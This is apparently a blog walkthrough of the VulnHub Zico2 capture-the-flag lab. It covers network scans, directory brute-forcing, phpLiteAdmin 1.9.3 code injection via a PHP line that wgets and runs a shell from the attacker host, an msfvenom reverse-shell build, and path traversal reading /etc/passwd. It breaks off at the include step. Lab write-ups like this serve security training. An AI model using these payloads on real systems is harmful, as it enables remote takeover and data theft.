

alibkaba@gmail – Ali Kaba @alibkaba


Zico Walkthrough https://www.vulnhub.com/entry/zico2-1,210/




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.30.128  netmask 255.255.255.0  broadcast 172.16.30.255
        inet6 fe80::20c:29ff:feb7:8180  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b7:81:80  txqueuelen 1000  (Ethernet)
        RX packets 441  bytes 128128 (125.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 767  bytes 42150 (41.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# arp-scan 172.16.30.128/24
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 172.16.30.128/24 is non-zero
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
172.16.30.1     00:50:56:c0:00:03       VMware, Inc.
172.16.30.132   00:0c:29:e5:5c:bf       VMware, Inc.
172.16.30.254   00:50:56:ee:1a:d6       VMware, Inc.
```



```
root@kali:~# nmap -A -T4 -F --open 172.16.30.132

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-24 18:16 EST
Nmap scan report for 172.16.30.132
Host is up (0.00048s latency).
Not shown: 97 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Zico's Shop
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          34720/tcp  status
|_  100024  1          40428/udp  status
MAC Address: 00:0C:29:E5:5C:BF (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 172.16.30.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds
```




```
root@kali:~# dirb http://172.16.30.132/ /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 24 18:19:27 2018
URL_BASE: http://172.16.30.132/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://172.16.30.132/ ----
+ http://172.16.30.132/LICENSE (CODE:200|SIZE:1094)
+ http://172.16.30.132/cgi-bin/ (CODE:403|SIZE:289)
==> DIRECTORY: http://172.16.30.132/css/
==> DIRECTORY: http://172.16.30.132/dbadmin/
==> DIRECTORY: http://172.16.30.132/img/
+ http://172.16.30.132/index (CODE:200|SIZE:7970)
==> DIRECTORY: http://172.16.30.132/js/
+ http://172.16.30.132/package (CODE:200|SIZE:789)
+ http://172.16.30.132/server-status (CODE:403|SIZE:294)
+ http://172.16.30.132/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://172.16.30.132/vendor/
+ http://172.16.30.132/view (CODE:200|SIZE:0)
```



```
root@kali:~# firefox http://172.16.30.132/dbadmin
root@kali:~# 
```

Index of /dbadmin

Name	Last modified	Size	Description
Parent Directory		-	
test_db.php	08-Jun-2017 14:00	178K	




phpLiteAdmin v1.9.3

Password: ●●●●●

☑ Remember me

Powered by phpLiteAdmin | Page generated in 0.0005 seconds.



```
root@kali:~# searchsploit phpliteadmin 1.9.3
--------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                   |  Path
                                                                                 | (/usr/share/exploitdb/platforms/)
--------------------------------------------------------------------------------- ----------------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                                   | php/webapps/24044.txt
--------------------------------------------------------------------------------- ----------------------------------
root@kali:~# 
```

172.16.30.132/dbadmin/test_db.php?table=test&action=row_editordelete&pk=1&type=edit

phpLiteAdmin v1.9.3

Change Database

[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users


/usr/databases/hack.php

[table] test


/usr/databases/hack.php → test

Field	Type	Function	Null	Value
test	TEXT		□	<? system('wget -O /tmp/shell http://172.16.30.128/shell; chmod 777 /tmp/shell; /tmp/shell');?>

Powered by phpLiteAdmin | Page generated in 0.001 seconds.



```
root@kali:~# service apache2 start
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.30.128  netmask 255.255.255.0  broadcast 172.16.30.255
        inet6 fe80::20c:29ff:feb7:8180  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b7:81:80  txqueuelen 1000  (Ethernet)
        RX packets 23160  bytes 11807079 (11.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24296  bytes 4141616 (3.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:/var/www/html# msfvenom -p linux/x86/shell_reverse_tcp LHOST=172.16.30.128 LPORT=443 -f
elf > shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
```




root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# firefox http://172.16.30.132/view.php?page=/../../../../../../../etc/passwd
root@kali:~#
```

Mozilla Firefox (Build 20170809204109)
http://172.1..../etc/passwd
172.16.30.132/view.php?page=/../../../../../../../etc/passwd
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Kali Forums
Exploit-DB
Aircrack-ng
NetHunter
Getting Started

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/ma
/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
zico:x:1000:1000:,,,:/home/zico:/bin/bash
```




root@kali: /var/www/html
File Edit View Search Terminal Help

```
root@kali:/var/www/html# firefox http://172.16.30.132/view.php?page=/../../../../../../../usr/databases/hack.php
root@kali:/var/www/html# 
```

